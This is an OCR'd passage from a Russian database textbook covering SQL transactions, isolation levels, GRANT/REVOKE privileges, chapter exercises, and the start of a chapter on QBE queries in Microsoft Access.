- Ввод оператора COMMIT означает успешное завершение транзакции. После его выполнения внесенные в базу данных изменения приобретают постоянный характер. После обработки оператора COMMIT ввод любого инициирующего транзакцию оператора автоматически вызовет запуск новой транзакции.
- Ввод оператора ROLLBACK означает отказ от завершения транзакции, в результате чего выполняется откат всех изменений в базе данных, внесенных при выполнении этой транзакции. После обработки оператора ROLLBACK ввод любого инициирующего транзакцию оператора автоматически вызовет запуск новой транзакции.

- При внедрении операторов SQL в текст программы (см. главу 21) успешное окончание ее работы автоматически вызовет завершение последней запущенной программой транзакции, даже если оператор COMMIT для нее не был введен явно.
- При внедрении операторов SQL в текст программы аварийное окончание ее работы автоматически вызовет откат последней транзакции, запущенной этой программой.

В языке **SQL** запрещено использование вложенных транзакций (см. раздел 19.4). С помощью оператора SET TRANSACTION пользователи могут настраивать определенные характеристики процесса обработки транзакций. Основной формат этого оператора имеет следующий вид:

```
SET TRANSACTION
[READ ONLY \ READ WRITE] |
[ISOLATION LEVEL READ UNCOMMITTED  READ COMMITTED |
REPEATABLE READ Г SERIALIZABLE]
```

Квалификаторы READ ONLY и READ WRITE указывают, что в транзакциях допускается выполнение только операций чтения или чтения и записи. По умолчанию предполагается использование квалификатора READ WRITE (если только не выбран уровень изоляции READ UNCOMMITTED). Вероятно, многих смутит тот факт, что в режиме READ ONLY в транзакциях допускается выдача операторов INSERT, UPDATE и DELETE для временных таблиц (но только для временных). Показатель уровня изоляции определяет ту степень взаимодействия с другими транзакциями, которая допускается при выполнении транзакции. Сведения об ограничениях в отношении сериализации (определения порядка следования) результатов выполнения транзакций для каждого из существующих уровней изоляции приведены *в* табл. 6.9.

Таблица 6.9. Ограничения на сериализацию результатов выполнения транзакции, определяемые уровнем изоляции

Уровень изоляции	Чтение мусора	Неповторяемость чтения	Существование фантомных значений
READ UNCOMMITTED	Да	Да	Да
READ COMMITTED	Нет	Да	Да
REPEATABLE READ	Нет	Нет	Да
SERIALIZABLE	Нет	Нет	Нет

Полная безопасность гарантируется только уровнем изоляции SERIALIZABLE, который предусматривает генерацию временных графиков сериализации. Все остальные уровни изоляции требуют, чтобы СУБД предоставляла некоторый механизм, который программисты могли бы использовать для обеспечения сериализации данных. Значение терминов *грязное чтение, неповторяемое чтение* и *фантомное чтение* рассматривается в главе 19. Там же будут даны дополнительные разъяснения по поводу механизмов выполнения транзакций и сериализации.

6.5.1. Немедленные и отложенные ограничения поддержки целостности данных

В некоторых ситуациях не требуется немедленно выполнять проверку установленных требований поддержки целостности данных после завершения обработки каждого отдельного оператора SQL, но необходимо обеспечить эту проверку при завершении каждой транзакции. В начале выполнения каждой из транзакций может быть установлен режим выполнения проверки ограничений INITIALLY IMMEDIATE или INITIALLY DEFERRED. В первом случае можно также указать, допускается ли изменять установленный режим впоследствии, для чего предназначен квалификатор [NOT] DEFERRABLE. По умолчанию предполагается использование режима INITIALLY IMMEDIATE.

Оператор SET CONSTRAINTS используется для установки режима выполнения указанных проверок в текущей транзакции. Этот оператор имеет следующий формат:

```
SET CONSTRAINTS
 , {ALL | constraintName [, ...]} {DEFERRED | IMMEDIATE}
```

6.6. Управление доступом к данным

В разделе **2.4** утверждалось, что каждая СУБД должна предоставлять механизм, гарантирующий, что доступ к базе данных смогут получить только те пользователи, которые имеют соответствующее разрешение. Язык SQL включает операторы GRANT и REVOKE, предназначенные для организации защиты таблиц в базе данных. Применяемый механизм защиты построен на использовании идентификаторов пользователей, предоставляемых им прав владения и привилегий,

Идентификаторы пользователей и права владения

Идентификатором пользователя называется обычный идентификатор языка SQL, используемый для обозначения некоторого пользователя базы данных. Каждому пользователю базы данных должен быть назначен собственный идентификатор, присваиваемый администратором базы данных (АБД), По очевидным соображениям защиты данных идентификатор пользователя, как правило, защищается паролем. Каждый выполняемый СУБД оператор SQL выполняется от имени какого-либо пользователя. Идентификатор пользователя применяется для определения того, на какие объекты базы данных может ссылаться пользователь и какие операции с этими объектами он имеет право выполнять.

Каждый созданный в среде SQL объект имеет своего владельца. Владелец задается идентификатором пользователя, определенным в конструкции AUTHORIZATION той схемы, которой этот объект принадлежит (см. раздел 6.3.1), Первоначально только владелец объекта знает о существовании данного объекта и имеет право выполнять с этим объектом любые операции.

Привилегии

Привилегиями называют определения действий, которые пользователь имеет право выполнять в отношении данной таблицы базы данных или представления. В стандарте ISO определяется следующий набор привилегий:

- SELECT — право выбирать данные из таблицы;
- INSERT — право вставлять в таблицу новые строки;
- UPDATE — право изменять данные в таблице;
- DELETE — право удалять строки из таблицы;
- REFERENCES — право ссылаться на столбцы указанной таблицы в описаниях требований поддержки целостности данных;
- USAGE — право использовать домены, проверки, наборы символов и трансляции. Понятия проверок, наборов символов и трансляций не рассматриваются в этой книге. Заинтересованный читатель может обратиться к источникам, приведенным в [45].

Привилегии INSERT и UPDATE могут ограничиваться лишь отдельными столбцами таблицы; в этом случае пользователь может модифицировать значения указанных столбцов, но не изменять значения остальных столбцов таблицы. Аналогичным образом, привилегия REFERENCES может распространяться только на отдельные столбцы таблицы, что позволит использовать их имена в формулировках требований защиты целостности данных (например, в конструкциях CHECK и FOREIGN KEY), входящих в определения других таблиц, тогда как применение для подобных целей остальных столбцов будет запрещено.

Когда пользователь с помощью оператора CREATE TABLE создает новую таблицу, он автоматически становится ее владельцем и получает по отношению к ней полный набор привилегий. Остальные пользователи первоначально не имеют каких-либо привилегий в отношении вновь созданной таблицы. Чтобы обеспечить доступ к ней, владелец должен явным образом предоставить им необходимые права, для чего используется оператор GRANT.

Когда пользователь создает представление с помощью оператора CREATE VIEW, он автоматически становится владельцем этого представления, однако совсем не обязательно получает по отношению к нему полный набор прав. Для создания представления пользователю достаточно иметь привилегию SELECT для всех входящих в данное представление таблиц и привилегию REFERENCES для всех столбцов, упоминаемых в определении этого представления. Но привилегии INSERT, UPDATE и DELETE в отношении созданного представления пользователь получит только в том случае, если он имеет соответствующие привилегии в отношении всех используемых в представлении таблиц.

6.6.1. Предоставление привилегий другим пользователям (оператор GRANT)

Оператор GRANT используется для предоставления указанным пользователям привилегий в отношении поименованных объектов базы данных. Этот оператор обычно применяется владельцем таблицы с целью предоставления доступа к ней другим пользователям. Оператор GRANT имеет следующий формат:

```
GRANT   {PrivilegeList |ALL PRIVILEGES}
ON      ObjectName
TO      {AuthorizationIdList \ PUBLIC}
[WITH GRANT OPTION]
```

Параметр PrivilegeList представляет собой список, состоящий из одной или более привилегий, разделенных запятыми:

```
SELECT
DELETE
```

INSERT [(columnName [, ...])]
UPDATE [(columnName [, ...])]
REFERENCES [(columnName [, ...])]
USAGE

Кроме того, для упрощения в операторе GRANT можно указать ключевое слово ALL PRIVILEGES, что позволит предоставить указанному пользователю все шесть существующих привилегий без необходимости их перечисления. В этом операторе можно также указать ключевое слово PUBLIC, означающее предоставление доступа указанного типа не только всем существующим пользователям, но и всем тем пользователям, которые будут определены в базе данных впоследствии. Параметр ObjectName может представлять собой имя таблицы базы данных, представления, домена, набора символов, проверки или трансляции.

Конструкция WITH GRANT OPTION позволяет всем указанным в списке параметра AuthorizationIdList пользователям передавать другим пользователям все предоставленные им в отношении указанного объекта привилегии. Если эти пользователи также передадут собственные полномочия другим пользователям с указанием конструкции WITH GRANT OPTION, то последние, в свою очередь, также получат право передавать свои полномочия другим пользователям. Если эта конструкция не будет указана, получатель привилегии не сможет передать свои права другим пользователям. Таким образом, владелец объекта может четко контролировать, кто получил право доступа к объекту и какие полномочия ему предоставлены.

Пример 6.7. Предоставление всех привилегий

Предоставьте пользователю с идентификатором Manager все привилегии доступа к таблице Staff.

```
GRANT ALL PRIVILEGES
ON Staff
TO Manager WITH GRANT OPTION;
```

В результате пользователь с идентификатором Manager получил право выбирать данные из таблицы Staff, а также вставлять, обновлять или удалять строки из нее. Кроме того, пользователь Manager теперь может ссылаться на таблицу Staff и все ее столбцы в любой таблице, создаваемой им впоследствии. В приведенном выше операторе присутствует конструкция WITH GRANT OPTION, поэтому пользователь Manager сможет передавать полученные им привилегии любым другим пользователям по своему усмотрению .

Пример 6.8. Предоставление только некоторых привилегий

Предоставьте пользователям Personnel *и* Director *привилегии* SELECT *и* UPDATE *на столбец* salary *таблицы* Staff.

```
GRANT SELECT, UPDATE (salary)
ON Staff
TO Personnel, Director;
```

Поскольку в приведенном выше операторе конструкция WITH GRANT OPTION опущена, пользователи Personnel и Director не смогут передать полученные ими привилегии другим пользователям.

Пример 6.9. Предоставление определенных привилегий всем пользователям типа PUBLIC

Предоставьте всем пользователям базы данных привилегию SELECT для таблицы Branch.

```
GRANT SELECT
ON Branch
TO PUBLIC;
```

Использование в приведенном выше операторе ключевого слова PUBLIC означает, что все пользователи (как уже существующие, так и те, которые будут созданы в базе данных впоследствии) получают право выбирать все данные, имеющиеся в таблице Branch. Обратите внимание на то, что в данном случае нет смысла использовать конструкцию WITH GRANT OPTION, поскольку указанные права получают *все* пользователи базы данных и предоставлять их больше просто некому.

6.6.2. Отмена предоставленных пользователям привилегий (оператор REVOKE)

В языке SQL для отмены предоставленных пользователям посредством оператора GRANT привилегий используется оператор REVOKE. С помощью этого оператора могут быть отменены все или некоторые из привилегий, предоставленных указанному пользователю раньше. Оператор REVOKE имеет следующий формат:

```
REVOKE [GRANT OPTION FOR] {PrivilegeList | ALL PRIVILEGES}
ON ObjectName
FROM {AuthorizationIdList | PUBLIC} [RESTRICT | CASCADE]
```

Ключевое слово ALL PRIVILEGES означает, что для указанного пользователя отменяются все привилегии, предоставленные ему ранее тем пользователем, который ввел данный оператор. Необязательная конструкция GRANT OPTION FOR позволяет для всех привилегий, переданных в исходном операторе GRANT конструкции WITH GRANT OPTION, отменять возможность их передачи независимо от самих этих привилегий.

Назначение ключевых слов RESTRICT и CASCADE аналогично тому, которое они имеют в операторе DROP TABLE, рассмотренном в разделе **6.3.3.** Поскольку для создания некоторых объектов необходимо наличие привилегий, в результате удаления привилегии пользователь может лишиться права, на основании которого им был создан тот или иной объект (подобные объекты, лишенные владельца, принято называть *заброшенными).* Выполнение оператора REVOKE будет отменено, если в результате могут появиться заброшенные объекты (например, представления), если только в нем не указано ключевое слово CASCADE. Если в операторе присутствует ключевое слово CASCADE, то для любых заброшенных объектов (представлений, доменов, ограничений или проверок), возникающих при выполнении исходного оператора REVOKE, будут автоматически выданы операторы DROP.

Привилегии, которые были предоставлены указанному пользователю другими пользователями, не могут быть затронуты данным оператором REVOKE. Следовательно, если другой пользователь также предоставил данному пользователю отзываемую привилегию, то право доступа к соответствующей таблице у указанного пользователя сохранится. Например, на рис. 6.1 показано, что пользователь А предоставил пользователю В привилегию INSERT для таблицы Staff, причем с

указанием конструкции WITH GRANT OPTION (шаг 1). Пользователь B передал эту привилегию пользователю C (шаг 2). Затем пользователь C получил эту же привилегию от пользователя E (шаг 3). Далее пользователь C предоставил упомянутую привилегию пользователю D (шаг 4). Когда пользователь A отменяет привилегию INSERT для пользователя B (шаг 5), эта привилегия не может быть отменена и для пользователя C, поскольку он уже получил ее ранее от пользователя E. Если бы пользователь E не предоставил данной привилегии пользователю C, то отзыв привилегии пользователя B имел бы следствием каскадное удаление привилегий для пользователей C и D.




Рис. 6.1. Пример результатов выполнения оператора REVOKE

Пример 6.10. Отмена определенных привилегий, предоставленных всем пользователям

Отмените привилегию SELECT, которая была предоставлена всем пользователям для таблицы Branch.

```
REVOKE SELECT
ON Branch
FROM PUBLIC;
```

Пример 6.11. Отмена определенных привилегий, предоставленных указанному пользователю

Отмените все привилегии, которые были предоставлены пользователю с идентификатором Director для таблицы Staff.

```
REVOKE ALL PRIVILEGES
ONStaff
FROM Director;
```

Этот оператор по результатам выполнения эквивалентен оператору REVOKE SELECT ..., поскольку пользователю Director ранее была предоставлена только эта привилегия.

РЕЗЮМЕ

- Стандарт ISO предусматривает использование восьми базовых типов данных: логических, символьных и битовых строк, точных и округленных чисел, даты/времени и временного интервала, а также символьных и двоичных больших объектов.
- Операторы языка SQL DDL позволяют создавать новые объекты базы данных. Операторы CREATE и DROP SCHEMA позволяют создавать и удалять схемы. Операторы CREATE, ALTER и DROP TABLE обеспечивают создание, модификацию и удаление таблиц базы данных. Операторы CREATE и DROP INDEX позволяют создавать и удалять индексы для указанной таблицы.
- Стандарт ISO языка SQL предусматривает использование в операторах CREATE TABLE и ALTER TABLE специальных конструкций, предназначенных для определения требований поддержки целостности данных, к которым относятся условие обязательности наличия данных; ограничения для доменов атрибутов; требования поддержки целостности сущностей; требования поддержки ссылочной целостности данных и требования (бизнес-правила) данного предприятия. Обязательность наличия данных указывается с помощью ключевого слова NOT NULL. Ограничения для доменов атрибутов задаются либо с помощью конструкций CHECK, либо посредством создания соответствующих доменов с помощью операторов CREATE DOMAIN. Первичные ключи определяются с помощью конструкции PRIMARY KEY, а альтернативные ключи описываются с помощью комбинации ключевых слов NOT NULL и описателей UNIQUE. Внешние ключи описываются с помощью конструкции FOREIGN KEY, а также задания правил удаления и обновления с использованием конструкций ON UPDATE и ON DELETE. Бизнес-правила предприятия могут быть заданы с помощью конструкций CHECK и UNIQUE. Ограничения, определяемые самим предприятием, могут быть также созданы с помощью оператора CREATE ASSERTION.
- Представлением называется виртуальная таблица, включающая некоторое подмножество столбцов и/или строк, и/или вычисляемых столбцов, выбранных из одной или нескольких таблиц базы данных либо других представлений. Представления создаются с помощью оператора CREATE VIEW посредством задания определяющего запроса. Представление не является физически сохраняемой таблицей, а создается заново при обработке каждой очередной ссылки на него.
- Представления могут использоваться с целью упрощения структуры базы данных с точки зрения пользователя и формулирования запросов к базе данных. Кроме того, представления могут использоваться для защиты определенных столбцов и/или строк таблицы от несанкционированного доступа. Не все виды представлений допускают обновление содержащихся в них данных.
- Заменой представления называется процесс слияния запроса к представлению с запросом, который определяет само представление; в результате формируется запрос к соответствующей базовой таблице (таблицам). Этот процесс выполняется СУБД при каждом обращении к представлению. Кроме того, для доступа к представлению может применяться альтернативный подход, называемый материализацией представления, который предусматривает сохранение данных представления во временной таблице базы данных после обработ-

ки первого запроса к представлению. В последующем запросы к материализованному представлению выполняются с использованием данных из базы данных, т.е. намного быстрее, чем при повторном вычислении данных представления. Один из недостатков материализованных представлений обусловлен необходимостью поддерживать актуальность данных во временной таблице.

- Оператор COMMIT указывает на успешное завершение транзакции и необходимость фиксации в базе данных всех изменений, внесенных при ее выполнении. Оператор ROLLBACK указывает, что выполнение транзакции должно быть прекращено, а все внесенные в ходе ее выполнения изменения должны быть отменены.
- В языке SQL управление доступом к данным построено на базе концепций идентификаторов пользователей, прав владения и предоставления привилегий. Идентификаторы пользователей назначаются всем пользователям базы данных ее администратором (АБД) и предназначены для идентификации отдельных пользователей. Каждый создаваемый в базе данных объект SQL имеет своего владельца. Владелец объекта может предоставить другим пользователям базы данных те или иные привилегии доступа к данному объекту, для чего используется оператор GRANT. Предоставленные привилегии могут быть впоследствии отменены с помощью оператора REVOKE. К предоставляемым привилегиям относятся USAGE, SELECT, DELETE, INSERT, UPDATE и REFERENCES, причем три последние могут быть ограничены отдельными столбцами таблицы или представления. Пользователю может быть предоставлено право передавать полученные им привилегии другим пользователям базы данных по его собственному усмотрению, для чего используется конструкция WITH GRANT OPTION. Этот режим может быть отменен с помощью конструкции GRANT OPTION FOR оператора REVOKE.

Вопросы

6.1. Опишите функциональные возможности и назначение средств поддержки целостности данных.

6.2. Перечислите преимущества и недостатки, свойственные представлениям.

6.3. Опишите ход выполнения процесса замены представления.

6.4. Каким требованиям должно удовлетворять представление, чтобы оно могло быть обновляемым?

6.5. Что такое материализованное представление и в чем состоят преимущества применения материализованного представления вместо использования процесса замены представления?

6.6. Поясните, как работает механизм контроля за доступом к данным языка SQL.

Упражнения

Выполните приведенные ниже упражнения, используя ту же реляционную схему, которая применялась для упражнений в главе 3.

6.7. Создайте таблицу Hotel с использованием средств поддержки целостности языка SQL.

6.8. Затем создайте таблицы Room, Booking и Guest и реализуйте в них средства поддержки целостности языка SQL со следующими ограничениями:

а) тип номера может принимать одно из значений Single, Double или Family;

б) цена должна находиться в пределах от 10 до 100 фунтов стерлингов в сутки;

в) номер комнаты roomNo не должен выходить за пределы от 1 до 100;

г) дата прибытия dateFrom и дата убытия dateTo должны следовать за сегодняшней датой;

д) не допускается двойное резервирование одного и того же номера;

е) один и тот же постоялец не должен резервировать сразу несколько номеров.

6.9. Создайте отдельную таблицу с такой же структурой, как и таблица Booking, для хранения архивных данных. С использованием оператора INSERT скопируйте из таблицы Booking в архивную таблицу записи, относящиеся к заявкам на бронирование номеров, которые были поданы до 1 января 2000 года. Удалите все эти заявки из таблицы Booking,

6.10. Создайте представление, содержащее название отеля и фамилии постояльцев, проживающих в отеле.

6.11. Создайте представление, которое включает учетные записи всех постояльцев отеля *Grosvenor.*

6.12. Предоставьте пользователям Manager и Director полный доступ к этим представлениям, наряду с привилегией передавать такое право доступа другим пользователям.

6.13. Предоставьте пользователю Accounts право доступа к этим представлениям для выполнения операции SELECT. На следующем этапе отмените это право для данного пользователя.

6.14. Рассмотрите следующее представление, которое определено в схеме *Hotel:*

```
CREATE VIEW HotelBookingCount (hotelNo, bookingCount)
AS SELECT h.hotelNo, COUNT(*)
    FROM Hotel h, Room r, Booking b
    WHERE h.hotelNo = r.hotelNo AND r.roomNo = b.roomNo
    GROUP BY h.hotelNo;
```

Для каждого из следующих запросов укажите, является ли он допустимым, и в случае положительного ответа покажите, как он преобразуется в запрос к соответствующим базовым таблицам.

а)
```
SELECT *
FROM HotelBookingCount;
```

б)
```
SELECT hotelNo
FROM HotelBookingCount
WHERE hotelNo = 'H001';
```

в)
```
SELECT MIN(bookingCount)
FROM HotelBookingCount;
```

г)
```
SELECT COUNT(*)
FROM HotelBookingCount;
```

д)
```
SELECT hotelNo
FROM HotelBookingCount
WHERE bookingCount > 1000;
```

е)
```
SELECT hotelNo
FROM HotelBookingCount
ORDER BY bookingCount;
```

6.15. Рассмотрите следующую таблицу:

Part (partNo, contract, partCost)

Эта таблица представляет стоимость компонента Part, согласованную по условиям каждого контракта (цена компонента изменяется в зависимости от контракта). А теперь рассмотрите следующее представление ExpensiveParts, которое содержит различные номера компонентов, стоимость которых превышает 1000 фунтов стерлингов:

```
CREATE VIEW ExpensiveParts (partNo)
AS SELECT DISTINCT partNo
   FROM Part
   WHERE partCost > 1000;
```

Опишите способ оформления этого представления в виде материализованного и укажите, при каких обстоятельствах вы сможете сопровождать это представление без получения доступа к соответствующей базовой таблице Part.

6.16. Предположим, что имеется также таблица с данными о поставщиках:

Supplier (supplierNo, partNo, price)

Кроме того, создано представление SupplierParts, содержащее различные номера компонентов, поставляемых, по меньшей мере, одним поставщиком;

```
CREATE VIEW SupplierParts (partNo)
AS SELECT DISTINCT partNo
   FROM Supplier s, Part p
   WHERE s.partNo = p.partNo;
```

Опишите способ оформления этого представления в виде материализованного и укажите, при каких обстоятельствах вы сможете сопровождать это представление без получения доступа к соответствующим базовым таблицам Part и Supplier.

6.17. Изучите диалект SQL той СУБД, которую вы используете в настоящее время. Определите, насколько формат операторов в этой системе совместим с определениями операторов DDL по стандарту ISO. Ознакомьтесь с функциональным назначением всех расширений, поддерживаемых этой СУБД. Можете ли вы указать не поддерживаемые ею стандартные функции?

6.18. Создайте схему базы данных арендного предприятия *DreamHome*, которая определена в разделе 3.2.6, и вставьте в нее кортежи, приведенные в табл. **3.3-3.9.**

6.19. Воспользуйтесь схемой, созданной ранее, и выполните запросы SQL, приведенные в упражнениях к главе 5.

6.20. Создайте схему для базы данных Hotel, приведенную в упражнениях к главе 3, и вставьте в эту базу данных некоторое количество строк, Затем выполните запросы SQL, подготовленные для упражнений 5.7-5.28.

Глава 7 Язык QBE

В ЭТОЙ ГЛАВЕ...

- Основные возможности языка запросов по образцу (Query-by-Example - QBE).
- Типы запросов, поддерживаемые функциями QBE СУБД Microsoft Access.
- Использование QBE для выборки записей и отдельных полей.
- Использование QBE для доступа к одной или нескольким таблицам.
- Выполнение вычислений средствами QBE.
- Использование дополнительных возможностей QBE, включая параметрические запросы, выборку дубликатов, выборку строк, не имеющих соответствия, перекрестные запросы и запросы с автоподстановкой.
- Использование активных запросов QBE для модификации содержимого таблиц.

В этой главе мы познакомимся с основными особенностями языка QBE (Query-by-Example — язык запросов по образцу) на примере соответствующих функциональных возможностей СУБД Microsoft Access 2000. В языке QBE используется визуальный подход для организации доступа к информации в базе данных, основанный на применении шаблонов запросов [331]. Применение QBE осуществляется путем задания образцов значений в шаблоне запроса, предусматривающем такой тип доступа к базе данных, который требуется в данный момент, например получение ответа на некоторый вопрос.

Язык QBE был разработан компанией IBM в 1970-х годах и предназначался для пользователей, заинтересованных в выборке информации из баз данных. Этот язык получил у пользователей столь широкое признание, что в настоящее время в той или иной мере он реализован практически во всех популярных СУБД, включая и Microsoft Access. Средства поддержки языка QBE в СУБД Microsoft Access весьма просты в эксплуатации и в то же время предоставляют пользователям достаточно широкий спектр возможностей работы с данными. Средства языка QBE могут использоваться для ввода запросов к информации, сохраняемой в одной или нескольких таблицах, а также для определения набора полей, которые должны присутствовать в результирующей таблице. Отбор записей может проводиться по конкретному или общему критерию и предусматривать выполнение необходимых вычислений на основе информации, сохраняемой в таблицах. Кроме того, средства языка QBE можно использовать для выполнения различных операций над таблицами, например, для вставки и удаления записей, модификации значений полей

или создания новых полей и таблиц. Для демонстрации всех этих возможностей в данной главе мы воспользуемся соответствующими практическими примерами. Примеры в этой главе построены на основе таблиц 3.3-3.9 учебного проекта *DreamHome*, описанного в разделе 10.4 и в приложении А.

СУБД Microsoft Access при создании запроса с использованием средств QBE неявно формирует эквивалентный оператор языка SQL, предназначенный для выполнения указанных действий, Язык SQL широко используется для выполнения запросов, обновления и обслуживания реляционных баз данных. Исчерпывающий обзор всех функций, предусмотренных стандартом SQL, можно найти в главах 5 и 6. А в этой главе для каждого из запросов на языке QBE, используемых в качестве примера, приведен эквивалентный оператор SQL в базе данных Microsoft Access. Однако подробное описание таких операторов SQL здесь отсутствует, поэтому рекомендуем обратиться к главам 5 и 6.

Хотя в этой главе для демонстрации возможностей языка QBE используется СУБД Microsoft Access, общий обзор других средств СУБД Microsoft Access 2000 приведен в главе 8. Кроме того, в главах 16 и 17 на примерах иллюстрируется методология физического проектирования базы данных, а в качестве одной из рассматриваемых при этом СУБД применяется Microsoft Access.

Структура этой главы

В разделе 7.1 дается краткий обзор различных типов запросов QBE, поддерживаемых СУБД Microsoft Access. В разделе 7.2 демонстрируются способы создания простых запросов на выборку информации с использованием сетки языка QBE. В разделе 7.3 приведены примеры применения более сложных запросов QBE (например, перекрестные запросы и запросы с автоподстановкой). Наконец, в разделе 7.4 мы обсудим создание и применение активных запросов (в частности, для обновления данных в базе данных и создания новых таблиц).

7.1. Знакомство со средствами генерации запросов СУБД Microsoft Access

При создании или открытии базы данных в среде СУБД Microsoft Access все объекты этой базы данных (таблицы, формы, запросы и отчеты) отображаются в окне Database (База данных). Поэтому при открытии базы данных *DreamHome* в этом окне будет представлен набор таблиц, входящих в упомянутую базу данных, как показано на рис. 7.1.

Запрос к содержащейся в базе данных информации необходимо сформулировать таким образом, чтобы указать СУБД, какие именно данные нас интересуют. Чаще всего используется тип запросов, который принято называть *запросами на выборку*. Запросы на выборку позволяют просматривать, анализировать или вносить изменения в данные, сохраняемые в одной или нескольких таблицах. При выполнении запроса на выборку СУБД Microsoft Access помещает выбранные данные в *динамический набор данных* (dynaset). Динамический набор представляет собой динамически создаваемое представление, содержащее данные, извлеченные из одной или нескольких таблиц. Данные выбираются и сортируются в соответствии с требованиями, указанными в запросе. Другими словами, динамический набор представляет собой обновляемый набор записей, зависящий от таблицы или запроса, который можно рассматривать как отдельный объект.

Кроме запросов на выборку, в среде СУБД Microsoft Access может быть создано и множество других полезных типов запросов. В табл. 7,1 приведен краткий обзор различных типов запросов, поддерживаемых СУБД Access 2000. Все эти варианты запросов подробно обсуждаются в последующих разделах данной главы. Исключением являются лишь запросы, использующие специфические возможности языка SQL, которые отсутствуют в языке QBE.




Рис. 7.1. Окно Database (База данных) СУБД Microsoft Access с объектами базы данных DreamHome

Таблица 7.1. Типы запросов, поддерживаемые в СУБД Microsoft Access

Тип запроса	Описание
Запросы на выборку	Содержат формулировку запроса к базе данных или определяют набор критериев для выборки необходимых данных из одной или нескольких таблиц
Запросы с агрегированием	Предусматривают выполнение вычислений с использованием данных из определенных групп записей
Параметрические запросы	Выполнение этих запросов сопровождается выводом одного или нескольких заранее определенных диалоговых окон, предназначенных для задания конкретных значений параметров запроса
Запросы на выборку дубликатов	Выполняют поиск повторяющихся записей в пределах одной таблицы

Тип запроса	Описание
Запросы на выборку записей, не имеющих соответствия	Работают со связанными таблицами и выполняют поиск записей одной таблицы, не имеющих соответствий в другой
Перекрестные запросы	С их помощью большой объем данных может быть просуммирован и представлен в формате небольшой электронной таблицы
Запросы с автоподстановкой	При выполнении запроса выполняется автоматическая подстановка определенных значений во вновь создаваемые записи
Активные запросы (включающие запросы на удаление, добавление, обновление и создание таблиц)	Позволяют за одну операцию внести изменения во множество записей. Изменения предусматривают удаление, добавление или обновление записей в таблице, а также создание новых таблиц
Специфические запросы SQL (включающие функции соединения, передачи, определения данных, а также подзапросы)	Этот тип запросов используется для модификации запросов описанных выше типов и для определения свойств форм и отчетов. В этих запросах допускается применять специфические средства языка SQL, например, операции объединения, операторы определения данных и подзапросы (см. главы 5 и 6), а также передаваемые запросы. Передаваемыми запросами называются запросы, содержащие операторы SQL, пересылаемые в базы данных СУБД SQL Server компаний Microsoft или Sybase

В начале процедуры создания нового запроса СУБД Microsoft Access выводит диалоговое окно New Query (Новый запрос), показанное на рис. 7.2.

Представленный в этом окне перечень доступных вариантов дальнейших действий позволяет либо приступить к созданию нового запроса с нуля и выполнить все требуемые действия собственными силами (вариант Design View (Конструктор)), либо воспользоваться для создания запроса помощью одного из мастеров СУБД Access, названия которых составляют оставшуюся часть списка.

Мастера представляют собой один из вариантов вспомогательных программ базы данных. Они задают пользователю ряд вопросов о создаваемом запросе, по-

Рис. 7.2. Диалоговое окно New Query (Новый запрос) СУБД Microsoft Access

сле чего генерируют его текст на основании полученных ответов. Как показано на рис. 7.2, для создания простого запроса на выборку, перекрестного запроса и запроса на поиск дубликатов или записей, не имеющих соответствия в некоторой таблице, можно воспользоваться соответствующим мастером. К сожалению, на этом список доступных мастеров исчерпывается, поэтому при создании более сложных запросов на выборку или других типов запросов (параметрических, активных или с автоподстановкой) придется рассчитывать только на свои силы.

7.2. Использование средств QBE для создания запросов на выборку данных

